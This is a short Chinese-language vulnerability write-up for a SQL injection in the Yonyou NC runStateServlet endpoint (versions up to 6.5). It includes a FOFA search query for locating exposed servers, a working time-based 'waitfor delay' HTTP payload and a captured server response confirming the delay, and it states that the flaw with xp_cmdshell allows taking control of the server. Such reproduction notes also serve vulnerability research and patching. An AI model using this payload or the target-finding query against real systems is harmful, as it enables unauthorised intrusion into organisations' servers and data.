Y4-77用友-NC-SQL


漏洞描述：

用友NC /portal/pt/servlet/runStateServlet接口存在SQL注入漏洞，攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

影响版本：

用友网络科技股份有限公司-NC version<=6.5

网站图片：



网络测绘：

fofa语法：

icon_hash="1085941792" && body="/logo/images/logo.gif"

漏洞复现：

payload：

```
GET /portal/pt/servlet/runStateServlet/doPost?pageId=login&proDefPk=1'waitfor+delay+'0:0:5'-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
```

效果图:
延时5秒


Request
数据包扫描
美化
热加载
构造请求
GET /portal/pt/servlet/runStateServlet/doPost?pageId=login&proDefPk=1'waitfor+delay+'0:0:5'--+HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Responses
3522bytes / 5312ms
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=55FE6D1F9895FAFE796B
Content-Type: text/html;charset=UTF-8
Date: Thu, 11 Apr 2024 04:19:52 GMT
Connection: close
Content-Length: 3522
<html>
<head>
<title>Error</title>
<link href="/lfw/frame/device_pc/th
rel="stylesheet" type="text/css">
<link href="/lfw/frame/device_pc/th
css" rel="stylesheet" type="text/cs
<script>
window.onload=function(){
var diallog_div=document.g
var obj=getWinSize();
var tolH=Number(obj.WinH);
var tolW=Number(obj.WinW);